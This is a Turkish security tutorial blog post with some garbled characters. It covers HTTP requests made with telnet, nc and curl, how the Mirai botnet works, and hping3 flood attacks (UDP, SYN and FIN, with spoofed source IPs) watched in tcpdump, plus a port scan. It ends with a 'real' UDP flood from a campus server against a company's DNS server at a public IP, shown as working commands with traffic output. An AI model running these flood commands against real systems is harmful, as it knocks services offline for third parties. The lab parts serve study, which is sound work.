    <link rel="shorcut icon" href="kitaplik/resimler/favicon.ico" type="image/x-icon">
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
    <!-- iso-8859-9 -->
    <meta name="abstract" content="Karabuk'ten internete bilgi akisi.">
    <meta name="author" content="Hasan Fatih Simsek">
    <meta name="copyright" content="Tum haklari saklidir | 2014">
    <meta name="description" content="İngilizceden gelen teknolojinin Türkçe ile
noktası!">
    <meta name="keywords" content="karabuk,webgoat,dvwa,guvenlik,java,data
structure">
    <script type="text/javascript" src="kitaplik/jquery/jquery-2.1.1.min.js"></script>

    <!-- ARCHIVE BOX CODE -->
    <script>
```

Görüldüğü üzere http talebinde GET methoduyla bulunduğumuzda dönen cevap header + body şeklinde gelmiştir.

```
> telnet www.includekarabuk.com 80
```

Output:

```
Trying 46.45.187.221...
Connected to includekarabuk.com.
Escape character is '^]'.
HEAD / HTTP/1.0 // İki kere enter'lanır
```

```
HTTP/1.1 400 Bad Request
Date: Fri, 09 Jun 2017 07:50:51 GMT
Server: Apache/2.4.25 (Unix) OpenSSL/1.0.1e-fips mod_bwlimited/1.4
PHP/5.5.38
Accept-Ranges: bytes
Connection: close
Content-Type: text/html
```

Görüldüđü üzere http talebini HEAD methoduyla yaptığımızda dönen yanıt sadece header olarak gelmiştir.

```
> telnet www.includekarabuk.com 80
```

Output:

```
Trying 46.45.187.221...
Connected to includekarabuk.com.
Escape character is '^]'.
OPTIONS / HTTP/1.0 // İki kere enter'lanır
```

```
( Hedef sistemde OPTIONS methodu açık olmadığı
  için yanıtta OPTIONS header'ı gelmemiŐtir )
```

b. nc ile http talebi yapma

```
> nc includekarabuk.com 80
```

Output:

```
HTTP/1.1 400 Bad Request
Date: Tue, 13 Jun 2017 06:39:26 GMT
Server: Apache/2.4.25 (Unix) OpenSSL/1.0.1e-fips mod_bwlimited/1.4
PHP/5.5.38 // İki kere enter'lanır.
```

```
Accept-Ranges: bytes
Connection: close
Content-Type: text/html
```

```
<!DOCTYPE html>
<html>
  <head>
    <meta http-equiv="Content-type" content="text/html; charset=utf-8">
    <meta http-equiv="Cache-control" content="no-cache">
    <meta http-equiv="Pragma" content="no-cache">
    <meta http-equiv="Expires" content="0">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>400 Bad Request</title>
    <style type="text/css">
      body {
        font-family: Arial, Helvetica, sans-serif;
        font-size: 14px;
        line-height: 1.428571429;
        background-color: #ffffff;
        color: #2F3230;
        padding: 0;
        margin: 0;
      }
    </style>
  </head>
  <body>
    ...
```

Görüldüğü üzere http talebinde karşılık gelen http yanıtı header + body şeklinde gelmiştir.

```
> nc lifeoverip.net 80
```

Output:

```
HEAD / HTTP/1.0 // İki kere enter'lanır.
```

```
HTTP/1.1 400 Bad Request
Date: Tue, 13 Jun 2017 06:39:26 GMT
Server: Apache/2.4.25 (Unix) OpenSSL/1.0.1e-fips mod_bwlimited/1.4
PHP/5.5.38
Accept-Ranges: bytes
Connection: close
Content-Type: text/html
```

Görüldüğü üzere http talebi HEAD methoduyla yapıldığında http yanıtı olarak sadece header bilgisi gelmiştir.

Not: nc ile http talebinde bulunurken HEAD methodunu kullanma includekarabuk'te iŐe yaramamıŐtır.

```
> nc www.includekarabuk.com 80
```

Output:

```
Trying 46.45.187.221...
Connected to includekarabuk.com.
Escape character is '^]'.
OPTIONS / HTTP/1.0
```

// İki kere enter'lanır

(Hedef sistemde OPTIONS methodu ađık olmadıđı
için yanıtta Allow header'ı gelmemiŐtir)

Ekstra

Bazen OPTIONS methodu kök dizinde ađık deđilken farklı dizinlerde ađık olarak dönebilmektedir. Dolayısıyla telnet ve nc ile farklı dizinlere http request yapabilmek için / karakteri yerine ilgili path adresi girilebilir. Örneđin;

```
> telnet www.includekarabuk.com 80
```

Output:

```
Trying 46.45.187.221...
Connected to includekarabuk.com.
Escape character is '^]'.
OPTIONS /kitaplik/ HTTP/1.0

HTTP/1.1 200 OK
Date: Tue, 08 Aug 2017 12:57:33 GMT
Server: Apache/2.4.27 (cPanel) OpenSSL/1.0.2k mod_bwlimited/1.4
Allow: GET,POST,OPTIONS,HEAD,TRACE
Content-Length: 0
Connection: close
```

```
> nc www.includekarabuk.com 80
```

Output:

```
OPTIONS /kitaplik/ HTTP/1.0
```

```
...
```

KONSOLDAN HTTP REQUEST YAPMA

Saldırganlar botnet ađlarındaki makinelerine verdikleri emirle her birine konsoldan http request yaptırarak DDOS saldırısı gerekleŐtirebilmektedirler. Örneđin 2016 Eylül'ünde Amerika'daki DYN DNS sunucularına yapılan DDOS saldırısında saldırganlar internette nesnelere interneti diye tabir edilen cihazları otomatize bir Őekilde Mirai yazılımı ile taramıŐlardır. Taranan cihazlardan varsayılan kullanıcı adı ve Őifre kullananların telnet'lerinde varsayılan kullanıcı adı ve Őifre ile otomatize bir Őekilde oturum aıp her birine tekrarlı bir Őekilde konsoldan http request yaptırmıŐlardır. Böylece birok kaynaktan (birok zombinin konsolundan) hedef sunucuya talepte bulunarak saldırıyı gerekleŐtirmiŐlerdir. AŐađıda konsoldan http request yapmanın yolları gÖsterilmiŐtir.

a. Netcat ile konsoldan http request yapma

```
> nc -v www.includekarabuk.com 80 // v : verbose for output
```

Output:

```
Connection to www.includekarabuk.com 80 port [tcp/http] succeeded!  
HEAD / HTTP/1.1 // YAZ VE ENTER'LA  
// BİR KEZ DAHA ENTER'LA  
  
HTTP/1.1 200 OK  
Date: Wed, 09 Nov 2016 12:22:15 GMT  
Server: Apache/2.4.18 (Unix) OpenSSL/1.0.1e-fips mod_bwlimited/1.4 PHP/5.5.33  
Last-Modified: Fri, 25 Mar 2016 00:27:36 GMT  
ETag: "1660f56-6f-52ed4a139f557"  
Accept-Ranges: bytes  
Content-Length: 111  
Connection: close  
Content-Type: text/html
```

GörÖldüđü üzere http request'e karŐılık http response gelmiŐtir ve ıktıya yansımıŐtır. Dolayısıyla bu iŐlem defalarca tekrarlanırsa DOS, birok kiŐi tarafından defalarca tekrarlanırsa DDOS olacaktır.

b. Telnet ile konsoldan http request yapma

```
> telnet www.includekarabuk.com 80
```

Output:

```
Trying 46.45.187.221...  
Connected to includekarabuk.com.  
Escape character is '^]'.  
HEAD / HTTP/1.1 // YAZ VE ENTER'LA  
// BİR KEZ DAHA ENTER'LA
```

```
HTTP/1.1 400 Bad Request
Date: Wed, 09 Nov 2016 12:26:59 GMT
Server: Apache/2.4.18 (Unix) OpenSSL/1.0.1e-fips mod_bwlimited/1.4 PHP/5.5.33
Accept-Ranges: bytes
Connection: close
Content-Type: text/html
```

Grldđ zere http request'e karŐılık http response gelmiŐtir ve ıktıya yansımıŐtır. Dolayısıyla bu iŐlem defalarca tekrarlanırsa DOS, birok kiŐi tarafından defalarca tekrarlanırsa DDOS olacaktır.

c. curl ile konsoldan http request yapma

```
> curl www.includekarabuk.com
```

Output:

```
[ Web Page Content ]
```

Grldđ zere http request'e karŐılık http response gelmiŐtir ve ıktıya yansımıŐtır. Dolayısıyla bu iŐlem defalarca tekrarlanırsa DOS, birok kiŐi tarafından defalarca tekrarlanırsa DDOS olacaktır.

MİRAI ZARARLISI NEDİR?

Mirai, üzerinde linux koŐan sistemleri uzaktan kontrol edilebilen, botnet'e eviren bir zararlı yazılımdır (bir malware'dir). Mirai zararlısının ilk hedefi nesnelerin interneti (IoT) diye tabir ettiđimiz güvenlik kamerası, televizyon, buzdolabı, ev router'ı gibi cihazlardır. Mirai yazılımı devamlı olarak internette IoT cihazları tarar ve ilerinden varsayılan kullanıcı adı ve Őifresini kullananlara login olup bulaŐarak botnet'ini kurar. Mirai botnet'i ile 2016 yılı Ekim ayında Dyn adlı DNS hizmet sađlayıcısının sunucularına DDOS saldırısı yapılmıŐtır ve Reddit, Spotify, Pinterest, Netflix, Twitter gibi nl web sitelerine eriŐim engellenmiŐtir. Bu saldırı akıllı ev cihazlarının kullanıldıđı ilk byk DDOS saldırısı olarak internet tarihine gemiŐtir.

Mirai Tam Olarak Nasıl alıŐıyor?

Mirai yazılımı internette IoT cihazlarını tarar. Varsayılan kullanıcı adı ve Őifre kullanan akıllı ev cihazlarının telnet'inde oturum aar ve komut satırını alır. Bylelikle hedef web sitesine akıllı ev cihazlarının komut satırlarından http request gndererek DDOS saldırısını gerekleŐtirir.

HPİNG3 İLE DOS YAPMA VE TCPDUMP İLE İZLEME

(+) Bu yazıdaki testler iŐ yerindeki laptop ve desktop PC üzerinde uygulanmıŐtır.

Not: Bu yazıda hping3'in yamalı versiyonu kullanılmıŐtır. Hping3'in yamalı versiyonu için bkz. Yaz Tatili 2014 / Tubitak / ABC YerleŐkesinden XYZ Firmasına Gerçek Dos Saldırısı / Hping3 + Yama

Hping3 normalde paket oluŐturma aracıdır. Ancak hping3 tool'unu --flood parametresi ile kullanırsak oluŐturduđumuz paketleri olabildiđince hızlı gönder demiŐ oluruz ve böylece dos saldırısı yapmıŐ oluruz. Őimdi çeŐitli paketlerle dos saldırıları düzenleyelim.

a. Hping3 ile UDP Flood Yapma

Laptop'tan desktop PC'ye udp flood saldırısı düzenleyelim. Gondereceđimiz udp paketlerinin source IP'si 193.140.x.x deseninde olsun ve paketlerin gideceđi hedef port 53 olsun.

Laptop (Ubuntu):

```
> ./hping3 --rand-pattern-source 193.140.x.x --flood --udp -p 53 172.16.3.134
                                ^                               ^
                                |                               |
Sahte Source IP'ler ===== Hedef Desktop Makinası =====
```

Output:

```
HPING 172.16.3.134 (eth0 172.16.3.134): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Desktop (Ubuntu):

```
> tcpdump -i enp0s25 -tn udp
```

Output:

```
...
IP 193.140.207.65.12483 > 172.16.3.134.53: [|domain]
IP 193.140.158.113.12509 > 172.16.3.134.53: [|domain]
```

```
IP 193.140.160.62.12512 > 172.16.3.134.53: [|domain]
IP 193.140.181.212.12513 > 172.16.3.134.53: [|domain]
IP 193.140.99.0.12514 > 172.16.3.134.53: [|domain]
IP 193.140.181.105.12515 > 172.16.3.134.53: [|domain]
IP 193.140.182.103.12542 > 172.16.3.134.53: [|domain]
IP 193.140.4.250.12543 > 172.16.3.134.53: [|domain]
IP 193.140.132.116.12573 > 172.16.3.134.53: [|domain]
IP 193.140.93.11.12574 > 172.16.3.134.53: [|domain]
IP 193.140.178.110.12575 > 172.16.3.134.53: [|domain]
IP 193.140.78.169.12576 > 172.16.3.134.53: [|domain]
IP 193.140.58.251.12579 > 172.16.3.134.53: [|domain]
IP 193.140.97.17.12605 > 172.16.3.134.53: [|domain]
IP 193.140.19.82.12606 > 172.16.3.134.53: [|domain]
IP 193.140.4.41.12607 > 172.16.3.134.53: [|domain]
IP 193.140.165.2.12608 > 172.16.3.134.53: [|domain]
IP 193.140.29.7.12637 > 172.16.3.134.53: [|domain]
IP 193.140.70.89.12638 > 172.16.3.134.53: [|domain]
IP 193.140.106.165.12667 > 172.16.3.134.53: [|domain]
IP 193.140.148.113.12668 > 172.16.3.134.53: [|domain]
IP 193.140.93.2.12680 > 172.16.3.134.53: [|domain]
IP 193.140.76.65.12681 > 172.16.3.134.53: [|domain]
IP 193.140.68.26.12682 > 172.16.3.134.53: [|domain]
IP 193.140.55.186.12683 > 172.16.3.134.53: [|domain]
IP 193.140.76.96.12684 > 172.16.3.134.53: [|domain]
IP 193.140.162.194.12685 > 172.16.3.134.53: [|domain]
IP 193.140.106.27.12686 > 172.16.3.134.53: [|domain]
IP 193.140.221.19.12701 > 172.16.3.134.53: [|domain]
IP 193.140.215.193.12720 > 172.16.3.134.53: [|domain]
IP 193.140.35.251.12721 > 172.16.3.134.53: [|domain]
IP 193.140.176.198.12722 > 172.16.3.134.53: [|domain]
IP 193.140.105.55.12730 > 172.16.3.134.53: [|domain]
IP 193.140.165.115.12777 > 172.16.3.134.53: [|domain]
IP 193.140.26.56.12778 > 172.16.3.134.53: [|domain]
IP 193.140.214.23.12779 > 172.16.3.134.53: [|domain]
IP 193.140.92.12.12780 > 172.16.3.134.53: [|domain]
IP 193.140.176.87.12810 > 172.16.3.134.53: [|domain]
IP 193.140.197.132.12811 > 172.16.3.134.53: [|domain]
IP 193.140.181.123.12826 > 172.16.3.134.53: [|domain]
IP 193.140.82.128.12836 > 172.16.3.134.53: [|domain]
IP 193.140.223.28.12837 > 172.16.3.134.53: [|domain]
...
```

Masaüstü pc'de tcpdump komutu girildikten sonra sisteme gelen normal udp paketleri ekrana

gelirken hping3 tool'u çalıştırıldığında bir anda ekranı hızla 193.140.xx deseninde ip'lerden gelen udp paketleri doldurmuŐtur. Çıktıdan da görülebileceđi üzere kaynak IP'si 193.140.x.x deseninde olan paketler 53ncü portumuza gelmiŐtirler.

b. Hping3 ile Syn Flood Yapma

Laptop'tan masaüstü PC'ye syn flood saldırısı düzenleyelim. Göndeređimiz syn paketlerinin source IP'si 193.140.x.x deseninde olsun ve paketlerin gideceđi hedef port 55 olsun.

Laptop (Ubuntu):

```
> ./hping3 --flood --syn -p 55 172.16.3.134 --rand-pattern-source 193.140.x.x
```

Desktop (Ubuntu):

```
> tcpdump -i enp0s25 -tn 'tcp[13] & tcp-syn != 0'
```

Output:

```
IP 193.140.41.199.22053 > 172.16.3.134.55: Flags [S], seq 2062188485, win 512, length 0
IP 193.140.161.195.22059 > 172.16.3.134.55: Flags [S], seq 869466075, win 512, length 0
IP 193.140.146.228.22060 > 172.16.3.134.55: Flags [S], seq 1825063176, win 512, length 0
IP 193.140.69.5.22061 > 172.16.3.134.55: Flags [S], seq 1777850188, win 512, length 0
IP 193.140.209.16.22062 > 172.16.3.134.55: Flags [S], seq 145844699, win 512, length 0
IP 193.140.66.88.22063 > 172.16.3.134.55: Flags [S], seq 1641004086, win 512, length 0
IP 193.140.16.163.22069 > 172.16.3.134.55: Flags [S], seq 390504677, win 512, length 0
IP 193.140.9.164.22080 > 172.16.3.134.55: Flags [S], seq 1008040547, win 512, length 0
IP 193.140.197.207.22094 > 172.16.3.134.55: Flags [S], seq 728327576, win 512, length 0
IP 193.140.242.80.22123 > 172.16.3.134.55: Flags [S], seq 153918576, win 512, length 0
IP 193.140.190.72.22138 > 172.16.3.134.55: Flags [S], seq 1312716596, win 512, length 0
IP 193.140.15.56.22139 > 172.16.3.134.55: Flags [S], seq 1414419537, win 512, length 0
IP 193.140.119.53.22146 > 172.16.3.134.55: Flags [S], seq 2092261174, win 512, length 0
IP 193.140.120.46.22176 > 172.16.3.134.55: Flags [S], seq 1359051656, win 512, length 0
IP 193.140.68.64.22184 > 172.16.3.134.55: Flags [S], seq 475056854, win 512, length 0
IP 193.140.200.226.22185 > 172.16.3.134.55: Flags [S], seq 264540782, win 512, length 0
IP 193.140.196.218.22186 > 172.16.3.134.55: Flags [S], seq 493670053, win 512, length 0
IP 193.140.175.228.22194 > 172.16.3.134.55: Flags [S], seq 1578873503, win 512, length 0
IP 193.140.249.249.22203 > 172.16.3.134.55: Flags [S], seq 1442570489, win 512, length 0
IP 193.140.249.69.22204 > 172.16.3.134.55: Flags [S], seq 911189610, win 512, length 0
IP 193.140.228.17.22205 > 172.16.3.134.55: Flags [S], seq 242218285, win 512, length 0
IP 193.140.173.187.22206 > 172.16.3.134.55: Flags [S], seq 1842196420, win 512, length 0
IP 193.140.83.49.22217 > 172.16.3.134.55: Flags [S], seq 349717068, win 512, length 0
IP 193.140.128.139.22226 > 172.16.3.134.55: Flags [S], seq 549209499, win 512, length 0
IP 193.140.43.200.22228 > 172.16.3.134.55: Flags [S], seq 927399876, win 512, length 0
IP 193.140.41.226.22231 > 172.16.3.134.55: Flags [S], seq 2042946276, win 512, length 0
IP 193.140.127.114.22237 > 172.16.3.134.55: Flags [S], seq 1501583623, win 512, length 0
IP 193.140.174.17.22238 > 172.16.3.134.55: Flags [S], seq 33630617, win 512, length 0
IP 193.140.49.95.22262 > 172.16.3.134.55: Flags [S], seq 1371362904, win 512, length 0
IP 193.140.192.206.22296 > 172.16.3.134.55: Flags [S], seq 1218945438, win 512, length 0
IP 193.140.77.224.22308 > 172.16.3.134.55: Flags [S], seq 1832117766, win 512, length 0
IP 193.140.194.74.22314 > 172.16.3.134.55: Flags [S], seq 815486769, win 512, length 0
```



```
IP 193.140.64.89.22325 > 172.16.3.134.55: Flags [S], seq 274879436, win 512, length 0
IP 193.140.233.120.22341 > 172.16.3.134.55: Flags [S], seq 1488008803, win 512, length 0
IP 193.140.29.44.22357 > 172.16.3.134.55: Flags [S], seq 1052529189, win 512, length 0
IP 193.140.94.228.22359 > 172.16.3.134.55: Flags [S], seq 876995605, win 512, length 0
IP 193.140.241.235.22371 > 172.16.3.134.55: Flags [S], seq 1274538751, win 512, length 0
IP 193.140.43.53.22397 > 172.16.3.134.55: Flags [S], seq 55539032, win 512, length 0
IP 193.140.170.53.22401 > 172.16.3.134.55: Flags [S], seq 1596231800, win 512, length 0
IP 193.140.27.66.22403 > 172.16.3.134.55: Flags [S], seq 2000793456, win 512, length 0
```

Görüldüđü üzere kaynak IP'si 193.140.xx deseninde olan Syn paketleri 55nci portumuza gelmiŐtir.

c. Hping3 ile Fin Flood Yapma

Laptop'tan masaüstü PC'ye syn flood saldırısı düzenleyelim. Göndeređimiz syn paketlerinin source IP'si 193.140.x.x deseninde olsun ve paketlerin gideceđi hedef port 73 olsun.

Laptop (Ubuntu):

```
> ./hping3 --rand-pattern-source 193.140.x.x --flood --fin -p 71 172.16.3.134
```

Desktop (Ubuntu):

```
> tcpdump -i enp0s25 -tn 'tcp[13] & tcp-fin != 0'
```

Output:

```
IP 193.140.97.49.53775 > 172.16.3.134.71: Flags [F], seq 1544309775, win 512, length 0
IP 193.140.165.52.53803 > 172.16.3.134.71: Flags [F], seq 1268878081, win 512, length 0
IP 193.140.137.21.53804 > 172.16.3.134.71: Flags [F], seq 1503604814, win 512, length 0
IP 193.140.117.99.53805 > 172.16.3.134.71: Flags [F], seq 1776124646, win 512, length 0
IP 193.140.236.174.53829 > 172.16.3.134.71: Flags [F], seq 1275686603, win 512, length 0
IP 193.140.252.54.53830 > 172.16.3.134.71: Flags [F], seq 675262762, win 512, length 0
IP 193.140.83.145.53858 > 172.16.3.134.71: Flags [F], seq 2114381334, win 512, length 0
IP 193.140.143.85.53859 > 172.16.3.134.71: Flags [F], seq 1842356330, win 512, length 0
IP 193.140.108.182.53882 > 172.16.3.134.71: Flags [F], seq 957295379, win 512, length 0
IP 193.140.114.143.53883 > 172.16.3.134.71: Flags [F], seq 641899809, win 512, length 0
IP 193.140.158.172.53908 > 172.16.3.134.71: Flags [F], seq 477903290, win 512, length 0
IP 193.140.11.40.53909 > 172.16.3.134.71: Flags [F], seq 1456611119, win 512, length 0
IP 193.140.11.190.53910 > 172.16.3.134.71: Flags [F], seq 304991553, win 512, length 0
IP 193.140.193.244.53911 > 172.16.3.134.71: Flags [F], seq 468241012, win 512, length 0
IP 193.140.171.237.53912 > 172.16.3.134.71: Flags [F], seq 1580565956, win 512, length 0
IP 193.140.203.1.53938 > 172.16.3.134.71: Flags [F], seq 500526253, win 512, length 0
IP 193.140.76.234.53939 > 172.16.3.134.71: Flags [F], seq 1977037155, win 512, length 0
```

```

IP 193.140.183.227.53961 > 172.16.3.134.71: Flags [F], seq 194609602, win 512, length 0
IP 193.140.108.193.53962 > 172.16.3.134.71: Flags [F], seq 432981958, win 512, length 0
IP 193.140.249.242.53963 > 172.16.3.134.71: Flags [F], seq 215932346, win 512, length 0
IP 193.140.97.13.53964 > 172.16.3.134.71: Flags [F], seq 1577291126, win 512, length 0
IP 193.140.80.235.53992 > 172.16.3.134.71: Flags [F], seq 1309601551, win 512, length 0
IP 193.140.164.40.53993 > 172.16.3.134.71: Flags [F], seq 652941122, win 512, length 0
IP 193.140.245.237.54016 > 172.16.3.134.71: Flags [F], seq 152622224, win 512, length 0
IP 193.140.87.4.54017 > 172.16.3.134.71: Flags [F], seq 1652241550, win 512, length 0
IP 193.140.19.180.54018 > 172.16.3.134.71: Flags [F], seq 1570782794, win 512, length 0
IP 193.140.40.68.54045 > 172.16.3.134.71: Flags [F], seq 1809580777, win 512, length 0
IP 193.140.174.40.54071 > 172.16.3.134.71: Flags [F], seq 175188272, win 512, length 0
IP 193.140.56.98.54072 > 172.16.3.134.71: Flags [F], seq 945504080, win 512, length 0
IP 193.140.170.85.54099 > 172.16.3.134.71: Flags [F], seq 776748326, win 512, length 0
IP 193.140.112.142.54123 > 172.16.3.134.71: Flags [F], seq 1763772226, win 512, length 0
IP 193.140.106.65.54124 > 172.16.3.134.71: Flags [F], seq 268568409, win 512, length 0
IP 193.140.181.205.54125 > 172.16.3.134.71: Flags [F], seq 1870202114, win 512, length 0
IP 193.140.159.21.54153 > 172.16.3.134.71: Flags [F], seq 2068282370, win 512, length 0

```

Görüldüđü üzere kaynak IP'si 193.140.xx deseninde olan Fin paketleri 55nci portumuza gelmiŐtir.

Bu Őekilde hping3 tool'unun oluŐturabildiđi her paketle dos saldırısı düzenleyebiliriz.

Ekstra

a. Hping3 ile Port Taraması Yapma

Laptop (Ubuntu):

```
> ./hping3 -S 172.16.3.134 -p ++20
```

^

|

===== Port 20'den itibaren artıra

artıra tüm portları

tura

Desktop (Ubuntu):

```
> tcpdump -i enp0s25 -tn 'tcp[13] & tcp-syn != 0'
```

Output:

```

IP 172.16.3.113.1222 > 172.16.3.134.20: Flags [S], seq 1036518285, win 512, length 0
IP 172.16.3.113.1223 > 172.16.3.134.21: Flags [S], seq 2118026086, win 512, length 0
IP 172.16.3.113.1224 > 172.16.3.134.22: Flags [S], seq 725999915, win 512, length 0
IP 172.16.3.113.1225 > 172.16.3.134.23: Flags [S], seq 2131961761, win 512, length 0
IP 172.16.3.113.1226 > 172.16.3.134.24: Flags [S], seq 1553262406, win 512, length 0

```

IP 172.16.3.113.1227 > 172.16.3.134.25: Flags [S], seq 1279084552, win 512, length 0
IP 172.16.3.113.1228 > 172.16.3.134.26: Flags [S], seq 1815687970, win 512, length 0
IP 172.16.3.113.1229 > 172.16.3.134.27: Flags [S], seq 771876914, win 512, length 0
IP 172.16.3.113.1230 > 172.16.3.134.28: Flags [S], seq 1519793928, win 512, length 0
IP 172.16.3.113.1231 > 172.16.3.134.29: Flags [S], seq 319148551, win 512, length 0
IP 172.16.3.113.1232 > 172.16.3.134.30: Flags [S], seq 350166750, win 512, length 0
IP 172.16.3.113.1233 > 172.16.3.134.31: Flags [S], seq 296332765, win 512, length 0
IP 172.16.3.113.1234 > 172.16.3.134.32: Flags [S], seq 1956037143, win 512, length 0
IP 172.16.3.113.1235 > 172.16.3.134.33: Flags [S], seq 2140988260, win 512, length 0
IP 172.16.3.113.1236 > 172.16.3.134.34: Flags [S], seq 1480751483, win 512, length 0
IP 172.16.3.113.1237 > 172.16.3.134.35: Flags [S], seq 1681103578, win 512, length 0
IP 172.16.3.113.1238 > 172.16.3.134.36: Flags [S], seq 510842195, win 512, length 0
IP 172.16.3.113.1239 > 172.16.3.134.37: Flags [S], seq 1334188951, win 512, length 0
IP 172.16.3.113.1240 > 172.16.3.134.38: Flags [S], seq 1440972696, win 512, length 0
IP 172.16.3.113.1241 > 172.16.3.134.39: Flags [S], seq 238985485, win 512, length 0
IP 172.16.3.113.1242 > 172.16.3.134.40: Flags [S], seq 1468508307, win 512, length 0
IP 172.16.3.113.1243 > 172.16.3.134.41: Flags [S], seq 944536532, win 512, length 0
IP 172.16.3.113.1244 > 172.16.3.134.42: Flags [S], seq 1993490788, win 512, length 0
IP 172.16.3.113.1245 > 172.16.3.134.43: Flags [S], seq 1435072113, win 512, length 0
IP 172.16.3.113.1246 > 172.16.3.134.44: Flags [S], seq 1161463182, win 512, length 0
IP 172.16.3.113.1247 > 172.16.3.134.45: Flags [S], seq 1792398572, win 512, length 0
IP 172.16.3.113.1248 > 172.16.3.134.46: Flags [S], seq 1326909211, win 512, length 0
IP 172.16.3.113.1249 > 172.16.3.134.47: Flags [S], seq 856154278, win 512, length 0
IP 172.16.3.113.1250 > 172.16.3.134.48: Flags [S], seq 1314405433, win 512, length 0
IP 172.16.3.113.1251 > 172.16.3.134.49: Flags [S], seq 1408343378, win 512, length 0
IP 172.16.3.113.1252 > 172.16.3.134.50: Flags [S], seq 247760419, win 512, length 0
IP 172.16.3.113.1253 > 172.16.3.134.51: Flags [S], seq 1016658489, win 512, length 0
IP 172.16.3.113.1254 > 172.16.3.134.52: Flags [S], seq 1538096378, win 512, length 0
IP 172.16.3.113.1255 > 172.16.3.134.53: Flags [S], seq 390590354, win 512, length 0
IP 172.16.3.113.1256 > 172.16.3.134.54: Flags [S], seq 1853585825, win 512, length 0
IP 172.16.3.113.1257 > 172.16.3.134.55: Flags [S], seq 1037894254, win 512, length 0
IP 172.16.3.113.1258 > 172.16.3.134.56: Flags [S], seq 1370083841, win 512, length 0
IP 172.16.3.113.1259 > 172.16.3.134.57: Flags [S], seq 370875260, win 512, length 0
IP 172.16.3.113.1260 > 172.16.3.134.58: Flags [S], seq 959629073, win 512, length 0
IP 172.16.3.113.1261 > 172.16.3.134.59: Flags [S], seq 361171913, win 512, length 0
IP 172.16.3.113.1262 > 172.16.3.134.60: Flags [S], seq 1042135979, win 512, length 0
IP 172.16.3.113.1263 > 172.16.3.134.61: Flags [S], seq 1205204373, win 512, length 0
IP 172.16.3.113.1264 > 172.16.3.134.62: Flags [S], seq 1146709860, win 512, length 0
IP 172.16.3.113.1265 > 172.16.3.134.63: Flags [S], seq 675205935, win 512, length 0
IP 172.16.3.113.1266 > 172.16.3.134.64: Flags [S], seq 1931680859, win 512, length 0
IP 172.16.3.113.1267 > 172.16.3.134.65: Flags [S], seq 2101918818, win 512, length 0
IP 172.16.3.113.1268 > 172.16.3.134.66: Flags [S], seq 719539742, win 512, length 0
IP 172.16.3.113.1269 > 172.16.3.134.67: Flags [S], seq 442869475, win 512, length 0
IP 172.16.3.113.1270 > 172.16.3.134.68: Flags [S], seq 458613320, win 512, length 0
IP 172.16.3.113.1271 > 172.16.3.134.69: Flags [S], seq 60260326, win 512, length 0
IP 172.16.3.113.1272 > 172.16.3.134.70: Flags [S], seq 1634279625, win 512, length 0
IP 172.16.3.113.1273 > 172.16.3.134.71: Flags [S], seq 206728582, win 512, length 0
IP 172.16.3.113.1274 > 172.16.3.134.72: Flags [S], seq 1017111024, win 512, length 0
IP 172.16.3.113.1275 > 172.16.3.134.73: Flags [S], seq 1763950444, win 512, length 0

....

Grldđ zere hedef makinanın port 20'sinden baŐlanarak artıra artıra tm portlarına Syn paketi gnderilmiŐtir.

ABC YERLEŐKESİNDEN XYZ FİRMASINA GERÇEK DOS YAPMA

a. UDP Flood Yapma

// Dos saldırısı birebir izlenmiŐtir.

ABC yerleŐkesindeki yüksek bant geniŐliđine sahip, yüksek kapasiteli sunucudan XYZ firmasının DNS sunucusuna UDP Flood (DOS) saldırısı gerçekteŐirilecektir.

ABC Sunucusu

```
> cd Hping3\ +\ Yama/hping3-20051105/

> ./hping3 --rand-pattern-source 193.140.x.x --flood --udp -p 53 71.222.182.111 &
          ^                               ^
          |                               |
Sahte Source IP'ler ====                Hedef DNS Sunucu =====

> ./hping3 --rand-pattern-source 193.140.x.x --flood --udp -p 53 71.222.182.111 &
> ./hping3 --rand-pattern-source 193.140.x.x --flood --udp -p 53 71.222.182.111 &
> ./hping3 --rand-pattern-source 193.140.x.x --flood --udp -p 53 71.222.182.111 &
```

Birkaç tane hping3 tool'u enter'lanır. Ardından gönderilen trafiđin büyüklüđünü gözlemlmek için vnstat kullanılır.

```
> vnstat --style 4 -l -i eth0
```

Output:

Monitoring eth0... (press CTRL-C to stop)

```
rx:  0 kbit/s  2 p/s    tx: 171.73 Mbit/s 406458 p/s
rx:  0 kbit/s  1 p/s    tx: 173.96 Mbit/s 401922 p/s
rx:  0 kbit/s  1 p/s    tx: 172.17 Mbit/s 412347 p/s
rx:  0 kbit/s  1 p/s    tx: 170.52 Mbit/s 405031 p/s
rx:  0 kbit/s  1 p/s    tx: 169.52 Mbit/s 401050 p/s
rx:  0 kbit/s  1 p/s    tx: 174.22 Mbit/s 402440 p/s
rx:  4 kbit/s  1 p/s    tx: 173.00 Mbit/s 400989 p/s
rx:  4 kbit/s  2 p/s    tx: 175.98 Mbit/s 401951 p/s
rx:  4 kbit/s  3 p/s    tx: 171.76 Mbit/s 403126 p/s
```

^C

Not:

Yapılan Dos'un büyüklüğünü gözlemlemek adına iş yerindeki kendi laptop'ımdan kendi desktop bilgisayarına udp flood saldırısı yaptığımda oluşturduğum trafiđe bir bakalım.

```
> vnstat --style 4 -l -i eth0
```

Output:

```
Monitoring eth0... (press CTRL-C to stop)
```

```
rx: 0 kbit/s 2 p/s tx: 56.73 Mbit/s 113458 p/s
rx: 0 kbit/s 1 p/s tx: 54.96 Mbit/s 109922 p/s
rx: 0 kbit/s 1 p/s tx: 57.17 Mbit/s 114347 p/s
rx: 0 kbit/s 1 p/s tx: 57.52 Mbit/s 115031 p/s
rx: 0 kbit/s 1 p/s tx: 59.52 Mbit/s 119050 p/s
rx: 0 kbit/s 1 p/s tx: 60.22 Mbit/s 120440 p/s
rx: 4 kbit/s 1 p/s tx: 60.00 Mbit/s 119989 p/s
rx: 4 kbit/s 2 p/s tx: 56.98 Mbit/s 113951 p/s
rx: 4 kbit/s 3 p/s tx: 58.76 Mbit/s 117526 p/s
rx: 4 kbit/s 2 p/s tx: 58.51 Mbit/s 117022 p/s
rx: 0 kbit/s 1 p/s tx: 59.23 Mbit/s 118466 p/s
rx: 0 kbit/s 1 p/s tx: 57.46 Mbit/s 114918 p/s
rx: 0 kbit/s 3 p/s tx: 56.77 Mbit/s 113539 p/s
rx: 0 kbit/s 3 p/s tx: 54.96 Mbit/s 109909 p/s
```

